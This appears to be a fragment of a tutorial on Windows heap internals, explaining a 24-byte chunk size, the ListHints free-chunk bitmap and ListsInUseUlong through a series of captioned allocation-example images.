16 bytes + 8 bytes of header = 24 bytes
3*8=24 bytes.
Bitmap indicates that ListHints[3] contains free chunks




ListsInUseUlong :


24 bytes Allocation Example




24 bytes Allocation Example




Another 24 bytes Allocation Example




Another 24 bytes Allocation Example




Another 24 bytes Allocation Example




Another 24 bytes Allocation Example



